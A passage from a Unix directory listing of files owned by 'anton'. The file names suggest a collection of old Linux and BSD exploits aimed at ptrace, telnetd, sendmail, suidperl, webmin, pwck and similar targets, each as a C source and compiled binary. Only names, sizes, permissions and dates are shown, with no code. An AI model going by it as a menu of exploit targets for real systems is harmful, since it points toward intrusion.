-rw-r--r--    1 anton    anton        1804 Oct 11 22:47 packerrh62mdk81.c
-rwxr-xr-x    1 anton    anton       15743 Oct 12 00:21 pileuprh70
```

```
-rw-r--r--  1 anton  anton     3361 Oct 12 00:20 pileuprh70.c
-rwxrwxr-x  1 anton  anton    14259 Oct 24 22:46 ptrace24rh72
-rw-rw-r--  1 anton  anton     6748 Oct 24 22:46 ptrace24rh72.c
-rwxr-xr-x  1 anton  anton    14705 Oct 12 00:26 pwckmdk82
-rw-r--r--  1 anton  anton     3105 Oct 12 00:26 pwckmdk82.c
-rwxrwxr-x  1 anton  anton    12676 Oct 21 02:38 pwckrh62db22sl71md72
-rw-rw-r--  1 anton  anton     4570 Oct 21 02:37 pwckrh62db22sl71md72.c
-rwxrwxr-x  1 anton  anton    25671 Nov 10 01:03 q1-telnetdrh627071db22r3
-rw-rw-r--  1 anton  anton    17202 Nov 10 01:03 q1-telnetdrh627071db22r3.c
-rwxrwxr-x  1 anton  anton    12239 Oct 21 03:52 qstatdeb30
-rw-rw-r--  1 anton  anton     1353 Oct 21 03:52 qstatdeb30.c
-rwxrwxr-x  1 anton  anton    17164 Aug 21  2002 remove.bin
-rw-rw-r--  1 anton  anton     5300 Aug 21  2002 remove.c
-rw-rw-r--  1 anton  anton    11567 Oct 21 02:41 roguebsd46.sh
-rwxrwxr-x  1 anton  anton    11683 Oct 21 02:52 sendmail2214
-rwxr-xr-x  1 anton  anton    14272 Oct 12 04:00 smbrh51-71
-rw-r--r--  1 anton  anton     1534 Oct 12 03:59 smbrh51-71.c
-rwxr-xr-x  1 anton  anton       91 Aug 22  2001 smslak70rh71
-rwxrwxr-x  1 anton  anton    15990 Oct 21 03:58 sorttracerh72
-rw-rw-r--  1 anton  anton    13498 Oct 21 03:57 sorttracerh72.c
-rw-rw-r--  1 anton  anton     4623 Oct 24 05:45 suidperl.sh
-rwxr-xr-x  1 anton  anton    26976 Oct  4 05:19 surh50-72
-rw-r--r--  1 anton  anton    11992 Oct 11 05:50 surh50-72.c
-rwxr-xr-x  1 anton  anton    25267 Oct 31 20:43 sxp2
-rw-r--r--  1 anton  anton    13426 Oct 31 20:43 sxp2.c
-rwxr-xr-x  1 anton  anton    25171 Oct 31 20:43 sxp3
-rw-r--r--  1 anton  anton    13332 Oct 31 20:43 sxp3.c
-rwxrwxr-x  1 anton  anton     2567 Oct 21 04:04 tracerouterh72.pl
-rwxr-xr-x  1 anton  anton    15105 Oct 11 21:35 uncompressx
-rw-r--r--  1 anton  anton     2316 Oct 11 21:34 uncompressx.c
-rwxr-xr-x  1 anton  anton    14601 Oct 11 21:42 unziprh72
-rw-r--r--  1 anton  anton     1656 Oct 11 21:42 unziprh72.c
-rwxrwxr-x  1 anton  anton     5565 Nov 10 08:32 webmin.pl
-rwxr-xr-x  1 anton  anton    14107 Oct 12 03:56 xvt
-rw-r--r--  1 anton  anton      700 Oct 12 23:22 xvt.c
-rwxr-xr-x  1 anton  anton    14072 Oct 31 20:36 yim
```